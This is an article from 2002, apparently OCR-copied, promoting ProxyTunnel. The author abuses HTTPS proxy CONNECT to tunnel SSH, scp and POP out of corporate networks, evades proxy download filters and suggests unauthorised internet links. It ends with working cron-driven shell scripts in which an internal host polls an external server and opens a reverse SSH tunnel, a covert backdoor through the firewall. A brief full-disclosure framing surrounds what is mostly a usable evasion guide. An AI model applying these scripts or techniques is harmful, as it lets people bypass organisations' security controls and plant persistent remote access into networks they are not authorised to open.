ProxyTunnel

Muppet 03-04-2002

On ProxyTunnel

Or How To Give Network Security Administrators a Tremendous Headache

Version: 1.2 (Mon Apr 1 10:04:48 CEST 2002) *but, no joke!*

The ProxyTunnel software described in this article can be downloaded via SourceForge.

Disclaimer

The information in this article could be abused by persons of questionable character and motives to break into (and out of) protected networks for non-ethical purposes. However, this article is published in the spirit of full disclosure of system and network security related knowledge. It describes technologies and techniques which quite simply are available today and are used by a select group of people. I believe that not publishing this article would not improve general network security, and that publishing it just might improve it.

Compare it with information about AIDS: Not sharing information about this disease would not cure ill people, and would also not encourage healthy people to engage in safe sex. Publishing means that the infected can have themselves tested, and that healthy people can take countermeasures....

What came before...

Most of us have come across the following situation: you are working at your employer or at a customer location, and the local penny pinchers have decided that Internet access should be limited to sending mail (but only if it comes from the standard Exchange or Notes servers) and surfing the web. Other types of Internet access (telnet, FTP, SSH, POP, IMAP, SMTP) are usually completely out of the question for reasons which kind of elude me most of the time, even when there is a clear business case for that access to be allowed. And even when we are restricted to web browsing, more often than not that facility is limited to the "bare bones". Downloading executables or binary archives (tar, zip, gzip et cetera) is usually not allowed (which makes downloading software and patches for official company projects rather difficult).

Fortunately, most proxy administrators can not write regular expressions very well. At one site I know (let's call them BigAcme corporation), the proxies check for URL that end in the well known extensions ".exe", ".gz" and ".zip". Nobody cared to inform the proxy admins that bzip2 exists, so downloading ".bz2" files is allowed... :-). Furthermore, since URLs are allowed to contain a "query string" (for passing in form field values through an HTTP GET), adding a "?x" to a download URL fools the regular expression filters but does not destroy the validity of the URL. More often than not, the server on the other side processes the query string and then happily ignores it. I have downloaded many a vendor patch and open source product that way.

Another very fruitful activity in restricted environments like BigAcme's is looking for other Internet gateways. Large, multinational organisations consist of many business units, some of which might want to be in charge of their own Internet connection lest they be dependent on the experts that configure the central infrastructure and keep it going. It is not uncommon for these business units to have been independent companies (with all the infrastructural bells and whistles) that have been acquired by BigAcme. Keeping that infrastructure in place is just as easy as removing it, and having an extra 2 Mbps Internet connection from your local office can just be the perk that keeps sysadmins happy. Since these stealth Internet connections are not managed by the central rulebook, they are often more relaxed; for instance allowing downloads of all sorts of files and not requiring proxy authentication.

Another road to download freedom is having a completely illegal Internet connection terminating at one of the BigAcme

offices. I have been in situations where a particular project took out an Internet access subscription with a local cable Internet provider. So, in our plush BigAcme HQ offices, a cable modem stood blinking happily (and rapidly), providing unlimited Internet access to those who were friends with (and bought beers for) the project administrators.

More recently, I have been thinking about bringing in an illegal ADSL connection in the office (by subscribing to an ADSL access provider or another), and then terminating that connection with a NetGear MR314 device, which provides ADSL capability combined with a 10/100 Mbps switch and an wireless (IEEE 802.11b) base station. Or perhaps take out a Sputnik subscription (who throw in a similar box with the subscription). Then, everyone with a wireless PCMCIA card in his laptop can access the Internet unrestricted. Sharing the cost between ten people or so might make it an interesting alternative....

But something kept bothering me...


When I first plunged into the internals of HTTPS proxies, the idea on how to abuse these for unlimited Internet access immediately came to me. It dawned on me that, in essence, an HTTPS web proxy is a sort of tunnel into the Internet for everyone who is willing to speak the HTTP's protocol CONNECT command. And since all the traffic that passed through the tunnel is supposed to be SSL encrypted (so as to form an unhindered SSL session between the browser and the HTTPS server), there are little or no access controls possible on such a tunnel. I filed these ideas under the section "Interesting; must do something with this later"...

When "later" came, it turned out that the realisation described above could have very interesting security repercussions.....

A bit more on HTTPS proxies

The SSL protocol was invented by Netscape to provide encrypted TCP/IP sessions between clients and servers. HTTP + SSL (nicknamed HTTPS) can be used to secure communication between web browsers and web servers, often for the purpose of keeping the information that is passed hence and forth confidential (e.g. credit card numbers or porn pictures of US catholic church officials engaged in their favorite pastime). SSL provides authentication of the (web) server, encryption of the data passed through network connection and optionally authentication of the (browser) client (through client certificates, a feature of SSLv3). >From a security perspective, there are all sorts of things one can say about SSL, but let me suffice by saying that it works relatively well and is in widespread use.

HTTPS provides an interesting problem for the web proxies that allow World Wide Web access through the corporate firewall. In general, web proxies are supposed to receive an HTTP request from a browser, then execute it on behalf of the browser and return the result:




As shown in the "picture", the proxy receives the request from the browser, and forwards it onto the web server (also called the "origin server") or a downstream proxy. The corporate firewall has to allow Internet access by the proxy in order to let the proxy execute WWW requests on behalf of the users on the inside of the network. Because it is in the middle of each connection, the proxy is extremely well placed to perform all sorts of checks on the request and the answer. Common proxy features in this area are:

1. Requiring the browser/user to authenticate before accepting the request (adds proxy authentication headers to the request that are checked by the proxy and removed before passing on the request).
2. Checking the site and resource contained in the request URL and (dis)allowing certain sites or resource names.
3. Checking the answer for viruses.
4. (Dis)allowing certain types of answers (e.g. blocking executables, ActiveX, MP3 et cetera).

Another common proxy feature is caching answers so that subsequent requests for the same site/resource return the result from the cache instead of having to go out to the Internet each time.

You can hopefully see why HTTPS forms a problem for proxies (if you can not, please stop reading the article right here :-): The whole point of using SSL is that nobody in between the browser and the web server can read or modify the request, not even the proxy or the corporate firewall! This means that an HTTPS proxy must support some sort of tunnel that allows all bits to flow freely between the browser and the origin server. Consequently (since it can not make heads

or tails of anything that flows by), caching and any sort of request or content scanning is impossible:



So, if companies want to allow internal users to use SSL when surfing the net (for instance to do online shopping or viewing privacy sensitive information), they have no other choice but to install an HTTPS proxy, which basically is a generic tunnel for these requests.

However, all is not lost for them (or at least, that's what they thought :-).

First of all, for reasons of network architecture and access control, the HTTPS connection is an application level tunnel. This means that there are actually two TCP/IP connections involved: one between the browser and the proxy, and one between the proxy and the origin server. The proxy software acts as the bridge between these two connections, faithfully shuttling all data between the two connections. An interesting question now arises: "How does the proxy know which origin server to contact?"

This problem occurs because the actual HTTP request that contains this information is encrypted by the SSL layers, and thus withheld from the proxy software. If the browser connects to the proxy and immediately starts sending the encrypted data (actually: Tries to engage in an SSL handshake), the proxy software would have no clue as to which origin server to connect to!

This problem is solved by inserting a small HTTP-like protocol in front of the actual SSL handshake and HTTP request. The browser, when connecting to the proxy in order to create an HTTPS tunnel, first sends a CONNECT instruction that informs the proxy to what origin server and port it should connect. If the proxy accepts this destination, it returns an OK reply and opens the tunnel. The browser can then start sending whatever it wants, which the proxy shuttles to the origin server, and back.

One can execute the CONNECT command manually if one wants to using the telnet program (like the rest of the HTTP protocol):

```
muppet@runabout:/home/muppet $ telnet some-proxy 8080
Trying 136.232.33.11...
Connected to some-proxy.
Escape character is '^]'.
CONNECT www.verisign.com:443 HTTP/1.0

HTTP/1.0 200 Connection established
Proxy-agent: Netscape-Proxy/3.52

// ---> Tunnel and SSL session starts here
^]
telnet> close
Connection closed.
```

In this example, the first two lines have been sent by me. The CONNECT statement instructs the proxy to connect to port 443 (the HTTPS port) of the server *www.verisign.com*. The proxy answers with an OK reply with some extra information thrown in. The reply ends with a blank line, after which the tunnel is open and I could start sending interesting information (like an SSL *client_hello* message).

Because of the semantics of the CONNECT command, the proxy can enforce some limited security on the connection:

1. It can refuse to connect to particular servers and/or ports.
2. It can request proxy authentication.

If authentication is necessary, the proxy returns a "Please authenticate" reply, upon which the browser can request the user for a userid and a password, and then redo from start. Most proxies restrict access only with respect to the TCP ports that can be connected to. Usually only port 443 (HTTPS) and 563 (NNTP (the Usenet news transport protocol over TCP/IP) over SSL) are allowed.

Abusing HTTPS proxies, small fry

Some time ago it dawned on me that you could abuse the HTTPS proxy to connect to any network service, as long as you first execute the CONNECT command to establish the proxy tunnel. I tested this with trying to telnet through an HTTPS proxy to my FreeBSD box at home (which is cable modem connected). Unfortunately, I immediately ran into two problems:

1. The BigAcme proxy that I was using for these tests did not allow tunneling to port 23 of an origin server.
2. The proxy also required me to authenticate myself using a proxy userid and password.

The first problem was solved quite easily by modifying my *inetd* configuration to also listen on port 443 and spawning a *telnetd* for incoming connections. After opening up port 443 in my firewall rules, I could telnet in on port 443 and login to the MuppetZone server.

The second problem was also not extremely difficult to solve. HTTP proxy authentication uses a pretty mindless scheme wherein a userid and password are base64 encoded and added to the request through a *Proxy-authorization* header. The relevant RFC's (e.g. 2068) contain all the necessary details. If you know a proxy userid and password, constructing the header to add to the request is very simple. I wrote a small C program to build the base64 encoded string, copied it into my telnet program and off I went:

```
muppet@runabout:~ > telnet some-proxy 8080
Trying 136.232.33.11...
Connected to some-proxy.
Escape character is '^]'.
CONNECT www.muppetzone.com:443 HTTP/1.0
Proxy-authorization: Basic bXVwcGV0OnJ1bGV6

HTTP/1.0 200 Connection established
Proxy-agent: Netscape-Proxy/3.52

MuppetZone login: muppet
password:

Last login: Sun Feb 27 09:18:24 2003 from runabout
FreeBSD 4.6-RELEASE (MUPPETZONE) #4: Fri May  5 10:27:29 CEST 2000

This is the Muppet zone. You are not welcome. Go Away!

$ uname
FreeBSD
$ exit
Connection closed.
```

Hurrah! I was in!

Obviously, stopping here was not an issue! I was just getting fired up!

My actual goal was to modify OpenSSH so that it could connect to an SSH daemon through an HTTPS proxy. I foresaw that making such a modification should not be too difficult: some minor surgery on the OpenSSH code to execute the CONNECT command between creating the network socket and before starting the SSH handshake would do the trick (or so I reckoned). And so, on a rainy Sunday afternoon, I started digging through the OpenSSH source code to locate the point where my code scalpel should go in....

However, to my great surprise, OpenSSH contained a great feature that I did not know about then: the ability to specify an external command that it should use to create the network connection to the SSH daemon running on the server. I immediately decided that this feature (ProxyCommand) would allow me to create a separate program that executed the CONNECT command and that I could plug into SSH! And, some hours later, the first version of ProxyTunnel was ready for its first test drive!

ProxyTunnel

ProxyTunnel is a small C program that is parameterised with the proxy to connect through, a proxy userid/password and the name and port of a server to connect to. ProxyTunnel builds a network connection to the proxy and executes the CONNECT command (authenticating to the proxy as specified). Once it has done so it then acts as a bridge between its caller and the proxy/target server (it does this through inherited file descriptors 0 and 1). *[Please note that any examples I give here use the parameter format of the current release of ProxyTunnel. The first releases used a somewhat different command line format, but that is not important right now.]*

Connecting to an SSH server in the Internet through ProxyTunnel and an SSH proxy requires you to create an SSH host description for a virtual destination. Most commonly (on Unix), this entry has to be created in *$HOME/.ssh/config*, for instance:

```
Host casa
        ProxyCommand /usr/local/bin/proxytunnel -g some-proxy -G 8080 -d www.muppetzone.com -D 443
```

This definition defines a virtual SSH host called *casa*, which can be reached through ProxyTunnel by connecting to the HTTPS proxy *some-proxy* on port 8080, and requesting it to connect to the SSH daemon running on server *www.muppetzone.com* on port 443.

When you have this setting in place, you can connect using SSH to host "casa". SSH "knows" that it has to use ProxyTunnel to make the connection, so it starts it up. ProxyTunnel uses the tricks explained in the previous chapters to create a tunnel to the SSH daemon on the target server. It works like a charm! Really!

```
muppet@runabout:/home/muppet $ ssh casa
Connected to some-proxy:8080
Starting tunnel
FreeBSD 4.6-RELEASE (MUPPETZONE) #4: Fri May  5 10:27:29 CEST 2000

This is the Muppet zone. You are not welcome. Go Away!

$ exit
Connection to casa closed.
```

The only "problem" you might run into is that most HTTPS proxies do not allow browsers to connect to HTTPS servers on ports other than 443 and 563. This also means that ProxyTunnel can not request these proxies to connect to an SSH daemon on the default port of SSH (which is 22). The easiest solution to this problem is to also run an SSH daemon on port 443 (or 563). This kinda limits the systems you can SSH to, but usually we have enough control over one or two systems in the net to run an SSH daemon on these ports, which we can then use as jump boxes onto other systems.

After developing the initial release of ProxyTunnel, my friend Maniac stepped in to help test and improve the code. He cleaned up some of the source, added better command line option handling, put ProxyTunnel up on SourceForge and solved a few bugs.

Small open issue

Before I continue to blow ProxyTunnel's trumpet of honour even more I would like to draw your attention to one small open item in ProxyTunnel's implementation: A lot of HTTPS proxies have a habit of closing the tunnel if they have not seen any traffic for a certain (usually configurable) amount of time. That means that when you use ProxyTunnel to SSH into a site, and there is no stdio interaction for that time limit, the connection is closed.

In a sense, this is not ProxyTunnel's fault, because it is the HTTPS proxy that does the evil deed. However, I can also imagine why the proxy software developers implemented this feature, so no hard feelings there :-). It is nonetheless quite irritating... I did find two solutions to this small annoyance. The first one is a real low tech solution: whenever I switch away from an SSH/ProxyTunnel session I have made it a habit to start the *top* command. Top shows a screen with Unix/Linux performance indicators which it regularly updates (the indicators that is, and therewith the screen). Because top refreshes the screen regularly (generating network traffic to the SSH client), the proxy does not enter the contemplative state of "mind" in which it starts to ponder on whether to close the session or not.

A somewhat more high tech solution (and one that I like a lot) requires changes to the SSH implementation. I found out at that the Debian GNU/Linux people extended the SSH client with a ProxyKeepAlive feature that comes in quite handy. When ProxyKeepAlive is enabled (through the SSH config file), the client regularly sends empty SSH control messages to the SSH daemon. This also has the effect of keeping the connection active (and thereby, alive).

On to scp!

The fun thing with getting SSH to work through HTTPS proxies is that there are so much more fun things one could do. For instance, SSH also has a secure copy command (scp) that is able to transfer files and directories across an encrypted SSH connection. Because scp uses SSH, the ProxyTunnel also shuttles scp through the HTTPS tunnel: both in "put" and in "get" mode! So, our download problems have disappeared like snow on a sunny day in the Carribean!


```
muppet@runabout:/home/muppet/articles $ scp proxytunnel.html casa:
Connected to some-proxy:8080
Starting tunnel
proxytunnel.html     100% |****************************| 40371      00:02
```

Oh, and by the way, the reason that the SSH daemon on *casa* does not request any passwords is because I have set up SSH to perform user authentication based on a private/public keypair handshake and the *ssh-agent* (a standard part of the OpenSSH software).


Popping your mail with ProxyTunnel

But, there is even more that SSH and ProxyTunnel can do for you! What about using SSH/ProxyTunnel to POP (or IMAP) your mail in? It can be done!

One of the many features of SSH is to use the encrypted network connection that the client has with the SSH daemon to provide TCP port forwarding. With port forwarding enabled, the SSH client can listen to a port on the local system, and forward any traffic it receives there to a port on another system at the remote site of the SSH connection:



With ProxyTunnel, the SSH connection between the SSH client and the SSH daemon is replaced by a ProxyTunnel/HTTPS proxy construct:



It looks rather complex (and if you contemplate everything that needs to be lined up correctly to make it work, it actually is), but it nevertheless works like a charm! (Hail to the power of abstractions and layering!)

With a setup like this, it is not difficult to create an environment with which we can download our mail from a remote server. All we need is:

1. A POP client like *fetchmail*.
2. An industry standard POP server
3. Some nifty configurations (but that should not be problematic, since we have not been doing anything else from the start of this article :-)

You first need to set up an SSH tunnel that connects some local port to the POP port of the remote POP server (usually 110). The SSH tunnel has to use a special (ProxyTunnel) enabled virtual SSH host (like *casa* in the previous example). Setting up the tunnel then goes something like:

```
muppet@runabout:/home/muppet $ ssh -L 2110:mail.muppetzone.com:110 casa
```

This SSH invocation sets up an SSH connection to *casa* (which uses the ProxyTunnel per the SSH local config file), connecting local port 2110 through the SSH connection to port 110 on host *mail.muppetzone.com*. From that moment on, whenever I connect to port 2110 on the local host, the SSH tunnel will forward my connection to the POP port of the mail server:

```
muppet@runabout:/home/muppet $ telnet localhost 2110
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
+OK POP3 mail.muppetzone.com v2000.70rh server ready
quit
+OK Sayonara
Connection closed by foreign host.
```

My next step is to configure my POP client to load all mail from the local host through port 2110. How this is exactly achieved depends on your POP client, but with Fetchmail I would configure my local *.fetchmailrc* file something like this:

```
poll muppetmail with proto POP3 port 2110
       user "muppet" there is muppet here options fetchall mda "procmail -d muppet"
```

And then finally, to get it to work, make the virtual host *muppetmail* an alias for the local host in the */etc/hosts* file:

```
127.0.0.1       localhost localhost.localnet muppetmail
```

Set up like this, Fetchmail can then be used to retrieve your mail straight through the corporate firewall:

```
muppet@runabout:/home/muppet $ fetchmail muppetmail
Enter password for muppet@muppetmail:
21 messages for muppet at localhost (297524 octets).
reading message muppet@localhost:1 of 21 (5773 octets) ..... flushed
reading message muppet@localhost:2 of 21 (2436 octets) .. flushed
reading message muppet@localhost:3 of 21 (13264 octets) ............  flushed
...
reading message muppet@localhost:21 of 21 (3106 octets) ... flushed
You have new mail in /var/spool/mail/muppet
```

And now it gets really dangerous!

But, the fun does not stop there! SSH can also be used to setup **reverse tunnels**! Yes sirreh! Using a reverse tunnel, a TCP port on the remote SSH daemon's system can be connected (forwarded) to a host and port on the local site. Once set up this means that everybody that has access to the remote system can establish connections to the system at the local end of the tunnel. It acutally allows someone to set up an environment in which it is possible to connect (e.g. telnet, FTP or SSH) into a protected corporate network from the Internet, straight through the corporate firewall!

Let this fact sink in..... I'll repeat it for clarity:

IT ACTUALLY ALLOWS SOMEONE TO SET UP AN ENVIRONMENT IN WHICH IT IS POSSIBLE TO CONNECT (E.G. TELNET, FTP OR SSH) INTO A PROTECTED CORPORATE NETWORK FROM THE INTERNET, STRAIGHT THROUGH THE CORPORATE FIREWALL!

Let me explain how it works:

Setting up a reverse tunnel

>From the internal system, use SSH+ProxyTunnel to set up a reverse tunnel that connects some remote port on the remote system to port 23 (telnet) of a local system:

```
muppet@runabout:/home/muppet $ ssh -R 2323:some-sys.bigacme.com:23 casa
```

>From this moment one, everybody who can log on the remote system *casa* (actually a system called *swamp*, a.k.a. *www.muppetzone.com*) can telnet to port 2323 on that local system and be patched through to port 23 (the telnet server port) of *some-sys.bigacme.com*, a system inside the BigAcme corporate firewall! Mind you, we have now created a setup through which we can telnet straight through the corporate firewall into a local BigAcme system!

```
muppet@swamp:/home/muppet $ telnet localhost 2323
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
```


```
HP-UX some-sys B.11.00 U 9000/811 (tb)

login: muppet
password:
Last login: Fri Mar 22 14:29:05 2002 from localhost

(c)Copyright 1983-1997 Hewlett-Packard Co.,  All Rights Reserved.
(c)Copyright 1979, 1980, 1983, 1985-1993 The Regents of the Univ. of California
(c)Copyright 1980, 1984, 1986 Novell, Inc.
(c)Copyright 1986-1992 Sun Microsystems, Inc.
(c)Copyright 1985, 1986, 1988 Massachusetts Institute of Technology
(c)Copyright 1989-1993  The Open Software Foundation, Inc.
(c)Copyright 1986 Digital Equipment Corp.
(c)Copyright 1990 Motorola, Inc.
(c)Copyright 1990, 1991, 1992 Cornell University
(c)Copyright 1989-1991 The University of Maryland
(c)Copyright 1988 Carnegie Mellon University
(c)Copyright 1991-1997 Mentat, Inc.
(c)Copyright 1996 Morning Star Technologies, Inc.
(c)Copyright 1996 Progressive Systems, Inc.
(c)Copyright 1997 Isogon Corporation

$ uname
HP-UX
$ exit
```

The connection now flows back through the reverse tunnel into the telnet port of *some-sys.bigacme.com*:



Improving this system

With only a limited amount of effort it is possible to convert the remote tunnel example into a fully functional system for connecting to a system on the inside of the network using ssh. In order to implement this solution, you need:

1. User access (root access not necessary!) to a system on the inside of the network that can act as a gateway into the network.
2. A computer system in the Internet that runs the SSH daemon on a port that is allowed by the corporate firewall that we want to penetrate (e.g. port 443). A cable modem or ADSL connected Linux system will do just fine.
3. ProxyTunnel :-)
4. Some smart shell scripts

On the internal system, you install SSH, ProxyTunnel and a small shell script (*tunnel*) that is run regularly (say every 5 minutes) through the Unix cron scheduler. This script uses scp to retrieve a small instruction file from the external system in the Internet (in this example, this file is called *tr* (for tunnelrequest). The *tr* file contains a flag that indicates whether a tunnel into the protected network is requested or not.

After retrieving the tunnel request file the script does the following:

- If a tunnel is requested, and there is currently a reverse tunnel in operation, the script does nothing.
- If a tunnel is requested, and there is currently no tunnel operating, the script uses an SSH command (like the one in the previous example) to set up a reverse tunnel. Access into the protected network is now possible!
- If no tunnel is requested, but there is one running, the running tunnel is terminated.
- If no tunnel is requested, and none is running, the script does nothing.

For good measure, the script's action is summarised in a one-line status message that is put back (again using *scp*) to the external system in the Internet.

Meanwhile, on the external system we install a small script (*maketun*) that opens up a tunnel into the protected network through the following procedure:

1. First it checks whether a tunnel already exists. If that is the case, it connects to the existing tunnel.
2. If no tunnel exists, it writes out a *tr* file that requests a tunnel and starts waiting...
3. While this script waits, the (time scheduled) tunnel script on the internal system retrieves the *tr* file and creates the tunnel.
4. The script on the local system regularly checks whether the tunnel has been created already. When it is, it emits three beeps and connects to the tunnel. The user now has access to the internal system!

To prevent *scp* from requesting a password for retrieving the *tr* file and putting the *tr.status* file you generate a keypair for the user executing the script on the internal system (using the *ssh-keygen* program) and add the public key of the thusly generated keypair to the *authorized_keys* file of the user that manages the affairs on the external system (in the Internet). One could also use this trick the other way round: create a tunnel into the protected network that connects to the SSH daemon (port 22) on the internal system, and use keys to forego the password question when connecting to the protected internal system!!

For the unbelievers, here is a real life example of this system in operation:

```
muppet@swamp:/home/muppet $ maketun
Issuing tunnel request
Waiting for tunnel to open...
Waiting for tunnel to open...
Waiting for tunnel to open...
Waiting for tunnel to open...
Waiting for tunnel to open...
Waiting for tunnel to open...
Waiting for tunnel to open...
Waiting for tunnel to open...



muppet@localhost's password:
Last login: Fri Mar 22 14:29:05 2002 from localhost

(c)Copyright 1983-1997 Hewlett-Packard Co.,  All Rights Reserved.
(c)Copyright 1979, 1980, 1983, 1985-1993 The Regents of the Univ. of California
(c)Copyright 1980, 1984, 1986 Novell, Inc.
(c)Copyright 1986-1992 Sun Microsystems, Inc.
(c)Copyright 1985, 1986, 1988 Massachusetts Institute of Technology
(c)Copyright 1989-1993  The Open Software Foundation, Inc.
(c)Copyright 1986 Digital Equipment Corp.
(c)Copyright 1990 Motorola, Inc.
(c)Copyright 1990, 1991, 1992 Cornell University
(c)Copyright 1989-1991 The University of Maryland
(c)Copyright 1988 Carnegie Mellon University
(c)Copyright 1991-1997 Mentat, Inc.
(c)Copyright 1996 Morning Star Technologies, Inc.
(c)Copyright 1996 Progressive Systems, Inc.
(c)Copyright 1997 Isogon Corporation

$ uname
HP-UX
$ exit
```

And now, the code!

The *tr* file

The tunnelrequest file (*tr*) contains the request for the creation of a tunnel into the protected network:

```
TUNNEL=0
```

The *tr.status* file

The *tr.status* file contains the status of the last run of the managing script on the internal system. It is propagated back to the internal system on each run:

```
Thu Mar 28 00:00:08 GMT 2002: No tunnel requested, none running...
```

The *tunnel* script

This is the main script that runs on the internal system. It is scheduled through cron to run once every 5 minutes:

```
#!/usr/bin/ksh

# ------------------------------------------------------------------------
# This is the port we need to open the tunnel on
# ------------------------------------------------------------------------
PORT=2222

# ------------------------------------------------------------------------
# Write a message to tr.status, and push tr.status back to the external sys
# ------------------------------------------------------------------------
function msg {
        now=$(date)
        m="$now: $*"
        echo $m
        echo $m >tr.status
        scp tr.status casa:
}

# ------------------------------------------------------------------------
# Retrieve the tunnel request file from the external sys and read it in
# ------------------------------------------------------------------------
cd ~muppet/tmp
scp casa:tr .
. ./tr

# ------------------------------------------------------------------------
# If the pid file (contains process id of running tunnel) exists, read it in
# Otherwise, PID becomes 0
# ------------------------------------------------------------------------
if [ -f pid ]; then
        PID=$(<pid)
else
        PID=0
fi

# ------------------------------------------------------------------------
# Handle the four possible cases: tunnel requested y/n, tunnel running y/n
# ------------------------------------------------------------------------
if [ "$TUNNEL" -eq 0 ]; then
        if [ "$PID" -eq 0 ]; then
                msg No tunnel requested, none running...
        else
                msg No tunnel requested, but there is one running...
                kill -9 $PID
                rm pid
        fi
else
        if [ "$PID" -eq 0 ]; then
                msg Tunnel requested, none running...
                ssh -R $PORT:localhost:22 casa sleep 3600 &
                echo $! >pid
        else
                msg Tunnel requested, and one is running... No action necessary
        fi
fi
```

The *maketun* script

This script is invoked by the user on the external system to request a tunnel into the protected network:

```
#!/bin/sh
```

```
# ------------------------------------------------------------------------
# The local port that the reverse tunnel will appear on
# ------------------------------------------------------------------------
PORT=2222

# ------------------------------------------------------------------------
# Function to test whether the tunnel exists or not
# ------------------------------------------------------------------------
test_tunnel() {
        if test `netstat -an | grep $PORT | grep LISTEN | wc -l` -eq 0; then
                return 1
        fi

        return 0
}

# ------------------------------------------------------------------------
# Beep three times
# ------------------------------------------------------------------------
beep () {
        for f in 1 2 3; do
                echo ^G
                sleep 1
        done
}

# ------------------------------------------------------------------------
# Move to my home directory
# ------------------------------------------------------------------------
cd ~muppet

# ------------------------------------------------------------------------
# If the call to maketun is "maketun off", disrequest the tunnel and exit
# ------------------------------------------------------------------------
if test "$1" = "off"; then
        echo TUNNEL=0 >tr
        echo Tunnel has been disrequested...
        exit 0
fi

# ------------------------------------------------------------------------
# Read the tunnel request file
# ------------------------------------------------------------------------
. ./tr
i_opened_tunnel=0

# ------------------------------------------------------------------------
# Request a new tunnel, unless one is already open or an open is underway
# ------------------------------------------------------------------------
if [ "$TUNNEL" -eq 1 ]; then
        if test_tunnel; then
                echo Tunnel was already open
        else
                echo Tunnel request is currently underway
        fi
else
        echo Issuing tunnel request
        echo "TUNNEL=1" >tr
        i_opened_tunnel=1
fi

# ------------------------------------------------------------------------
# Wait for the tunnel to appear. If it does, ssh into it...
# ------------------------------------------------------------------------
while true; do
        if test_tunnel; then
                beep
                ssh -p $PORT muppet@localhost
                break;
        fi

        echo Waiting for tunnel to open...
        sleep 30
done

# ------------------------------------------------------------------------
# If we opened the tunnel issue a close request. Leave it be otherwise.
# ------------------------------------------------------------------------
if test "$i_opened_tunnel" -eq 1 ; then
```

```
        echo Issuing tunnel close request...
        echo "TUNNEL=0" >tr
else
        echo Leaving tunnel open...
fi
```

Where to go from here?

